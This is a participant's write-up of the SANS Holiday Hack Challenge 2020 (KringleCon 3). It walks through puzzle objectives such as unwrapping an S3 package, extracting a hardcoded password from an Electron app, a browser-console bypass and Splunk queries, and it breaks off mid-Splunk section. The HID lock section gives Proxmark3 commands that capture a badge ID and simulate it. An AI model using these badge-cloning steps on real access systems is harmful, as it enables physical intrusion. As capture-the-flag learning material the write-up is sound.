SANS Holiday Hack Challenge 2020


KringleCon 3


- Write-Up –

By James Baldacchino (betaj)


Table of Contents

Map


Floor 1
Courtyard
Characters:
Sugarplum Mary
Bubble Lightington
Jack frost
Terminals:
Santa Shop
Linux Primer
Dining Room
Kitchen
Characters:
Fitzy Shortstack
Holly Evergreen
Terminals:
33.6kbps
Redis Bug Hunt
Great Room
Entry
Characters:
Ribb Bonbowford
Terminals:
The Elf Code
Characters:
Santa
Sparkle Redberry
Ginger Breddie
Piney Sappington
Characters:
Angel Candysalt
Terminals:
Splunk
Front Lawn
Characters:
Pepper Minstix
Jewel Loggins
Shinny Upatree
Pierre, Marie & Jean-Claude
Terminals:
Unescape Tmux
Kringle Kiosk
Investigate S3 Bucket


Wrapping Room
Characters:
Noel Boetie
Terminals:
Tag Generator
Floor 1.5
Workshop
Characters:
Minty Candycane
Terminals:
Sort-O-Matic
HID Lock


Roof



Characters:
Alabaster Snowball
Wunorse Openslae
Jack Frost

Terminals:
Scapy Prepper
ARP Shenanigans
CAN-Bus Investigation
Sleigh CAN-D-Bus


Floor 3



Characters:
Eve Snowshoes
Tinsel Upatree

Terminals:
Naughty/Nice List

Floor 2



Characters:
Morcel nougat
Tangle Coalbox

Terminals:
Vending Machine
Snowball Fight

Characters:
Bushy Evergreen
Bow Ninecandle
Chimney Scissorsticks
Jack Frost

Terminals:
Speaker UNPrep
Postcard Generator

Directory

Name	Floor	Room
Ribb Bonbowford	1	Dining Room
Noel Boetie	1	Wrapping Room
Ginger Breddie	1	Castle Entry
Minty Candycane	1.5	Workshop
Angel Candysalt	1	Great Room
Tangle Coalbox	1	Speaker UNPreparedness
Bushy Evergreen	2	Talks Lobby
Holly Evergreen	1	Kitchen
Bubble Lightington	1	Courtyard
Jewel Loggins		Front Lawn
Sugarplum Mary	1	Courtyard
Pepper Minstix		Front Lawn
Bow Ninecandle	2	Talks Lobby
Morcel Nougat	2	Speaker UNPreparedness
Wunorse Openslae	R	NetWars Room
Sparkle Redberry	1	Castle Entry
Jingle Ringford		NJTP
Piney Sappington	1	Castle Entry
Chimney Scissorsticks	2	Talks Lobby
Fitzy Shortstack	1	Kitchen
Alabaster Snowball	R	NetWars Room
Eve Snowshoes	3	Santa's Balcony
Shinny Upatree		Front Lawn
Tinsel Upatree	3	Santa's Office

Narrative

KringleCon back at the castle, set the stage...

But it's under construction like my GeoCities page.

Feel I need a passport exploring on this platform -

Got half floors with back doors provided that you hack more!

Heading toward the light, unexpected what you see next:

An alternate reality, the vision that it reflects.

Mental buffer's overflowing like a fast food drive-thru trash can.

Who and why did someone else impersonate the big man?

You're grepping through your brain for the portrait's "JFS"

"Jack Frost: Santa," he's the villain who had triggered all this mess!

Then it hits you like a chimney when you hear what he ain't saying:

Pushing hard through land disputes, tryin' to stop all Santa's sleighing.

All the rotting, plotting, low conniving streaming from that skull.

Holiday Hackers, they're no slackers, returned Jack a big, old null!

Objective 1 - Uncover Santa's Gift List

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Hints

- **JINGLE RINGFORD:** Make sure you Lasso the correct twirly area.
- **JINGLE RINGFORD:** There are tools out there that could help Filter the Distortion that is this Twirl.


Procedure

Copied the part of the billboard with the swirled text and pasted into GIMP

Used the 'Warp Transform' tool with the following settings:

- Transform: Swirl Clockwise
- Size: 528px
- Hardness: 50
- Strength: 50
- Spacing: 20

Applied the tool until the writing was just about legible enough



Objective 2 - Investigate S3 Bucket

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Procedure

- Add "Wrapper3000" to the wordlist using `nano`
- Run `./bucket_finder wordlist`
  - This returns a public link: http://s3.amazonaws.com/wrapper3000/package
- Download with `curl http://s3.amazonaws.com/wrapper3000/package -o package`
- using the `file` command on `package` returns `ASCII text, with very long lines`
- using `apropos wrapper` returns `p7zip`
- running `base64 -d package` shows a piece of clear text reading `package.txt.Z.xz.xxd.tar.bz2UT`
- I saved the base64 output to a new file; `package2`
- Then run `file package2` which returns `Zip archive data, at least v1.0 to extract`
- Renaming the file to `package.zip` and running `unzip package.zip` now gives me a file: `package.txt.Z.xz.xxd.tar.bz2` – time to start unwrapping I guess...
  - `tar -xf package.txt.Z.xz.xxd.tar.bz2` produces `package.txt.Z.xz.xxd`
  - .Xxd file is a hexdump of a file. Running `xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz` outputs the original file to a new XZ Compressed data file
  - Running `xz -d package.txt.Z.xz` gives me `package.txt.Z`
  - Running `uncompress package.txt.Z` finally gives me `package.txt` which is a plain-text readable file with the phrase; `North Pole: The Frostiest Place on Earth`

```
North Pole: The Frostiest Place on Earth
elf@b0440426155c:~/bucket_finder$
```

Objective 3 - Point –of-Sale Password Recovery

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?


Hints

- **SUGARPLUM MARY:** There are tools and guides explaining how to extract ASAR from Electron apps.
- **SUGARPLUM MARY:** It's possible to extract the source code from an Electron app.

Procedure

Download the .exe file and open it with 7zip. The ‘resources’ folder contains a file called `app.asar`.

This can be opened using 7zip (after installing a plugin). The .asar file contains a helpful readme file that points us to the first line in `main.js` for the password which truns out to be ‘santapass’



```
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
const products = [
  {
    name: 'Candy Cane',
    price: 1.99,
  },
  {
    name: 'Candy Cane (10)',
```

Objective 4 – Operate the Santavator


`Talk to Pepper Minstix in the entryway to get some hints about the Santavator.`


Hint

- **`RIBB BONBOWFORD:`** `There may be a way to bypass the Santavator S4 game with the browser console...`

Procedure

Once I found all the bulbs and bolts it was quite easy to get the stream of electrons flowing to each of the three conduits. However there is no clickable button to take me to the workshop (Floor 1.5).






To get to floor 1.5, I right-clicked on the button panel and selected 'inspect'.

Under the elements tab I found the line `<button class=”btn btn15active” data-floor=”1.5”>...</button> == $0` and clicked it

On the right hand pane under `style.css:31` I unticked the entry for 'pointer events: none'



```
<!DOCTYPE html>
<html>
▸<head>…</head>
▾<body>
  ▾<div id="root">
    ▾<div class="hhc-modal challenge visible">
      ▾<div class="modal-frame challenge challenge-elevator2">
        ▾<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator2&id=4c18dae0-f355-…arble,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight">
          ▾#document
            <!DOCTYPE html>
            ▾<html lang="en">
              ▸<head>…</head>
              ▾<body class="marble nut2 nut candycane ball yellowlight elevator-key greenlight redlight">
                ▸<div class="box-parent">…</div>
                ▾<div class="cover">
                  ▸<div class="localstorage-error">…</div>
                  <img class="f15btn" src="images/floor1-5button.png">
                  <div class="key"></div>
                  <div class="print-cover"></div>
                  ▸<button class="btn btn15 active" data-floor="1.5">…</button> == $0
                  <button class="btn btn1 powered" data-floor="1">1</button>
                  "

                  "
                  <button class="btn btn2 powered" data-floor="2">2</button>
                  <button class="btn btn3 powered" data-floor="3">3</button>
                  <button class="btn btnr powered" data-floor="r">R</button>
                </div>
                <script src="app.js"></script>
              </body>
            </html>
        </iframe>
```

```
Styles   Computed   Layout   Event Listeners   »
Filter                                  :hov  .cls  +
element.style {
}
button.btn.btn15 {                              style.css:80
  top: 353px;
  left: 509px;
}
button {                                        style.css:31
  width: 80px;
  height: 80px;
  border-radius: ▸ 50%;
  position: absolute;
  color: transparent;
  display: block;
  text-align: center;
  cursor: pointer;
  background: ▸ transparent;
  border: ▸ 2px solid #ef0000;
  filter: blur(1px);
☐ ~~pointer-events: none;~~
  transition: ▸ border .5s;
}
* {                                             style.css:1
  box-sizing: border-box;
}
button {                                user agent stylesheet
  appearance: button;
  -webkit-writing-mode: horizontal-tb !important;
  text-rendering: auto;
  ~~color: -internal-light-dark(black, white);~~
  letter-spacing: normal;
  word-spacing: normal;
  text-transform: none;
  text-indent: 0px;
  text-shadow: none;
  ~~display: inline-block;~~
```

Although the button to Floor1.5 is still missing, this technique makes the button gap clickable and sure enough the santavator takes you to the Workshop level.

To make the button visible untick 'display: none' for `<img class=”f15btn” src=”images/floor1-5button.png”>`

Objective 5 – Open HID Lock

Open the HID lock in the Workshop. Talk to Bushy Evergreen near the talk tracks for hints on this challenge. You may also visit Fitzy Shortstack in the kitchen for tips.

Hints

- **BUSHY EVERGREEN:** The Proxmark is a multi-function RFID device, capable of capturing and replaying RFID events.
- **BUSHY EVERGREEN:** Larry Pesce knows a thing or two about HID attacks. He's the author of a course on wireless hacking!
- **BUSHY EVERGREEN:** There's a short list of essential Proxmark commands also available.
- **BUSHY EVERGREEN:** You can also use a Proxmark to impersonate a badge to unlock a door, if the badge you impersonate has access. `lf hid sim -r 2006......`
- **BUSHY EVERGREEN:** You can use a Proxmark to capture the facility code and ID value of HID ProxCard badge by running `lf hid read` when you are close enough to someone with a badge.


Procedure

Now that I have the Proxmark3, I took some time reading through the help files and experimenting to understand what it does and how it works. It's a pretty-cool RF hacking tool which allows you to read different kinds of RF cards and also to simulate them. The Proxmark3 has an 'auto' mode which automaticlaly looks for readable cards in teh vicinity and gives some info about them. It can also be set m,anually to look for specific kinds of RF signals.

I spent some time walking around Kringlecon swiping elves' cards – but I had a pretty good idea who's card I actually needed to swipe thanks to a hint I got from Fitzy Shortstack who let me know that *"Santa really seems to trust Shinny Upatree"*


So while standing next to Shinny Upatree:

```
pm3 --> auto
```



```
[magicdust] pm3 --> auto

[=] NOTE: some demods output possible binary
[=] if it finds something that looks like a tag
[=] False Positives ARE possible
[=]
[=] Checking for known tags...
[=]

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025

[+] Valid HID Prox ID found!
```

Or else; `pm3 --> lf hid read`




```
[magicdust] pm3 --> lf hid read

#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
```

Now I know that I need to simulate a Low Frequency 26-Bit HID Card with a Facility Code of 113 and Card Number 6025.

From `pm3--> wiegand list` I can see that the corresponding code for a HID 26-bit is `H10301`

So I headed back up to the locked door in the workshop and while standing next to it I ran:

```
pm3--> lf hid sim -w H10301 --fc 113 --cn 6025
```



```
[magicdust] pm3 --> lf hid sim -w H10301 --fc 113 --cn 6025
[=] Simulating HID tag
[+] [H10301] - HID H10301 26-bit;  FC: 113  CN: 6025    parity: valid
[=] Stopping simulation after 10 seconds.
```

New [Achievement] Unlocked: Open HID Lock!
Click here to see this item in your badge.

That's it! The door is unlocked and objective is complete. Now to continue exploring the place as Santa...

Objective 6 – Splunk Challenge

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

Hints

- **MINTY CANDYCANE:** Defenders often need to manipulate data to decRypt, deCode, and refourm it into something that is useful. Cyber Chef is extremely useful here!
- **MINTY CANDYCANE:** There was a great Splunk talk at KringleCon 2 that's still available!
- **MINTY CANDYCANE:** Dave Herrald talks about emulating advanced adversaries and hunting them with Splunk.

Procedure

This challenge was quite frustrating for me, as I had no idea of what Splunk is and no experience using it at all, and I couldn't really understand why some of the filters I was using weren't giving me any results at all. Nevertheless it was a massive learning experience and the sense of satisfaction having completed it successfully was immense ☺

Question 1

How many distinct MITRE ATT&CK techniques did Alice emulate?

```
¦ tstats count where index=* by index
```

Count the unique index numbers only

Ans: 26

Question 2

What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

```
| tstats count where index=* by index
```


```
| search index=T1059.003*
```

Ans: t1059.003-main t1059.003-win

Question 3

One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

- Go to the MITRE ATT&CK Enterprise Matrix at https://attack.mitre.org/matrices/enterprise/
- Search for 'system information discovery'
- We find that it is ID: T1082
- Got Atomic Red Team GitHub Repo: https://github.com/redcanaryco/atomic-red-team
- Find T1082 under the 'atomics' folder
- Reading through the .md file we find Atomic Test #8 – Windows MachineGUID Discovery



Atomic Test #8 - Windows MachineGUID Discovery

Identify the Windows MachineGUID value for a system. Upon execution, the machine GUID will be displayed from registry.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` !

```
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

Ans: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography

Question 4

